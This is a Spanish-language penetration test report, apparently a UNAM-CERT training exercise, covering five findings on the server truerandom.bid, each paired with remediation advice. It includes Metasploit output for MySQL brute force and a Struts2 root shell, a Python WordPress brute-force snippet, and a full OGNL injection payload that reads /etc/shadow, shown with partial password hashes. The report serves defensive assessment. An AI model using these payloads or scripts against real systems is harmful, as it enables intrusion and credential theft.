



Universidad Nacional Autónoma de México

CSI/UNAM-CERT

Prueba de penetración
truerandom.bid

Realizado por Oscar Espinosa

ÍNDICE

Objetivo	2
Clasificación.....	2
Análisis de hallazgos.....	2
Narrativa de hallazgos	3
Debilidad en política de contraseñas para MySQL.....	3
Uso de framework vulnerable para Tomcat – Primer hallazgo	4
Módulo de CAPTCHA débil y exposición de información en errores de inicio de sesión en WordPress	5
Uso de framework vulnerable para Tomcat – Segundo hallazgo.....	6
Acceso anónimo a FTP	7

Objetivo

Mostrar las vulnerabilidades que poseen los servicios habilitados en el servidor truerandom.bid. Enfocando el vector de ataque a servicios de red realizando pruebas externas a estos servicios.

Clasificación

Las vulnerabilidades encontradas en el servidor, se clasifican en la siguiente tabla:

Rango de riesgo	Hallazgos
Crítico	3
Alto	1
Medio	0
Bajo	1

Análisis de hallazgos

Los hallazgos de riesgo crítico se refieren a situaciones en las que se ha podido tener acceso como administrador al respectivo aplicativo, es decir, se logró obtener control total del aplicativo. Ya sea por políticas de contraseñas o por el uso de frameworks no actualizados.

Los hallazgos de riesgo alto se refieren a situaciones en las que se ha logrado obtener información sensible del servidor, pero sin poder manipularla, sin embargo esto da paso a conocer todo el servidor en sí y poder atacar o conocer otras vulnerabilidades tal vez críticas.

Los hallazgos de riesgo bajo se refieren a situaciones en las que se ha logrado interactuar directamente con el aplicativo, y que se ha obtenido la versión en uso de este, pero que no han representado ningún riesgo.

Dentro de la sección narrativa de hallazgos se listan con detalle las vulnerabilidades encontradas, descritas por su orden en el rango de riesgo y algunos consejos para mitigarlas.

Narrativa de hallazgos

Debilidad en política de contraseñas para MySQL

Se ha encontrado que se poseen políticas débiles para la asignación de contraseñas para el DBMS MySQL. Esto implica que se puede tener acceso a la base de datos, llevando con ello la manipulación total de esta.

Utilizando una herramienta enfocada a este propósito, se logró obtener, mediante fuerza bruta, la credencial de administrador de la base de datos, tal como se muestra en la siguiente imagen:

```

correct: Access denied for user 'root'@'189.217.100.100' (using password: YES))
[-] 167.99.100.100 - 167.99.100.100 - LOGIN FAILED: root:biteme (Inc
correct: Access denied for user 'root'@'189.217.100.100' (using password: YES))
[-] 167.99.100.100 - 167.99.100.100 - LOGIN FAILED: root:freedom (In
correct: Access denied for user 'root'@'189.217.100.100' (using password: YES))
[+] 167.99.100.100 - 167.99.100.100 - Success: 'root'
[*] 167.99.100.100 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

De esta forma, se logra tener acceso a cualquier base de datos alojada en este manejador. Así pues, se ha ingresado a una de ellas y se listan los usuarios, como resultado tenemos una cuenta de administrador y el hash de su contraseña.

```
MySQL [(none)]> SELECT * FROM users;
```

[+] 167.99.232.57:3306
Correct: Access denied for user 'root'@'localhost'

MySQL [(none)]>

[+] Auxiliary module executed successfully

En esta configuración, la base de datos se encuentra vulnerable a un ataque como este. La solución que puedo brindar para esta vulnerabilidad, es hacerse de una política de contraseñas más estricta. Por ejemplo, contraseñas que incluyan al menos una mayúscula, una minúscula, un carácter especial y un número, de longitud mayor a 8. De esta manera, se vuelve bastante difícil poder obtener las credenciales con un ataque de fuerza bruta.

Uso de framework vulnerable para Tomcat – Primer hallazgo

Se hace uso de struts2 en una versión vulnerable a ejecución de código remoto, es decir, se puede ejecutar código en el sistema operativo del servidor al aprovecharse de una falla en la función de este framework.

Explotando esta falla, se puede obtener un intérprete de comandos de manera remota, lo más grave en esto es que se obtienen con permisos de administrador (control total del sistema operativo).



```
msf5 exploit(multi/http/struts2_content_type_ognl) >
[*] Started bind TCP handler against 167.9[REDACTED]
[*] Command shell session 5 opened (10.2[REDACTED] -> 167.9[REDACTED]) at 2019-03-25 09:01:37 -0500

msf5 exploit(multi/http/struts2_content_type_ognl) > sessions -i 5
[*] Starting interaction with 5...

whoami
root
```


En la imagen se aprecia que, utilizando una herramienta disponible a todos, se ha podido hacer una conexión remota al servidor, del que se obtuvo un intérprete de comandos con permisos de administrador. Una vulnerabilidad crítica porque se ha obtenido control total del sistema.

Utilizar frameworks vulnerables a ejecución de código remoto es bastante peligroso para el activo de la empresa. La solución más cercana es mantener actualizados los framework siempre a la última versión, en este caso, actualizar a Struts2 v2.5.20 que ya no es vulnerable a ejecución de código remoto.

Módulo de CAPTCHA débil y exposición de información en errores de inicio de sesión en WordPress

Se utiliza un módulo de CAPTCHA bastante débil a ataques de fuerza bruta.

Con un poco de análisis del HTML de la página de inicio de sesión de WordPress se puede generar un programa capaz de resolver la operación matemática del CAPTCHA, una vez habiendo resuelto esto, se puede implementar un ataque de fuerza bruta al sitio. Y este ataque llevará menos tiempo dado que se puede utilizar los mensajes de error que da la página para listar los usuarios registrados en WordPress, tal como se muestra en la imagen siguiente, que muestra el usuario administrador del sitio de WordPress:



Entonces, se puede crear un programa que resuelva el respectivo CAPTCHA y haga un ataque de fuerza bruta en la contraseña al usuario listado, tal como se ha obtenido con un programa propio:

```
[oscare@parrot]-[~/Documents]
$python breakit2.py
PASSWORD FOUND!!!! ----->
```

Y en el que lo único que se hace es revisar que al enviar los datos de inicio de sesión al servidor no devuelva este error, que se muestra cuando se ha ingresado una contraseña incorrecta:

```

payload = "log=" + usr + "&pwd=" + pwd[:-1] + "&mc-value="
+ str(captcha) + "&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1"

rp = requests.post(url, data=payload, headers=headers)

err = search('The password you entered for the username
<strong>.....</strong> is incorrect.', str(rp.text))
if not err:
    print "PASSWORD FOUND!!!! -> " + pwd
    exit(0)

```

Para este caso, lo que se recomienda es utilizar un módulo de CAPTCHA más difícil de resolver, así como no mostrar información de los usuarios registrados en el sitio en los errores.

Uso de framework vulnerable para Tomcat – Segundo hallazgo

Otra vulnerabilidad encontrada en este framework fue que se ha podido listar cualquier archivo dentro del servidor. Esto incluye archivos importantes como shadow (archivo donde viene el hash de las contraseñas de cada usuario del sistema), archivos de configuración, entre otros. Esto es riesgoso porque se obtienen los hashes de las contraseñas de todos los usuarios, y con distintas herramientas se pueden romper estos hashes para obtener las contraseñas de cada uno de los usuarios.

Struts1 Integration

```

Gangster root:$6$T9TiAGIt$bln.BznxSTyU:
! :*:17975:0:99999:7::: sy :*:17975:0:999
ne :*:17975:0:99999:7::: ut :*:17975:0:
gn :*:17975:0:99999:7::: nc :*:17975
_e :*:17975:0:99999:7::: b :*:17975:0:99
pc :*:17975:0:99999:7::: mysql!:1797
/i6qMerNSNoH8lNlVwuURc1:17979:0:9999
f :$6$p563YISZ$eOkQz5sXerbB.b..Y71rx
x' :$6$v/5x5ZLD$0Jpki2i6Vrk0S1PzTe

```

Esta vulnerabilidad es propia del framework Struts 2, y se aprovecha de la misma vulnerabilidad que el primer hallazgo, la diferencia es que, para este caso, no se necesita de ninguna herramienta, se establece desde la entrada de texto de Struts, tal como se muestra en la siguiente imagen.

Gangster Name:


```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('cat /etc/shadow').getInputStream()).(#q))}
```

Lo que se hizo fue enviar al servidor un objeto (serialización), por decir de algún modo, en el que se ejecuta la lista del archivo /etc/shadow.

Se sugiere en este caso filtrar las entradas de texto en “*Integración de Struts1*” en /struts2-showcase. Así mismo, actualizar la versión de Struts2 a la versión 2.5.20 es otra forma de mitigar esta vulnerabilidad.

Acceso anónimo a FTP

Se encontró que se puede tener acceso de forma anónima al servicio de FTP, es decir, obtener un intérprete de comandos en el servidor. Sin embargo, este hallazgo depende de las políticas de permisos que se han puesto al usuario FTP, ya que, si no posee suficientes permisos, no se podrá hacer mucho con esta vulnerabilidad.



```
PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:  
```

A pesar de esto, tener acceso de forma anónima es un potencial peligro, por lo que se recomienda deshabilitar el acceso anónimo a FTP.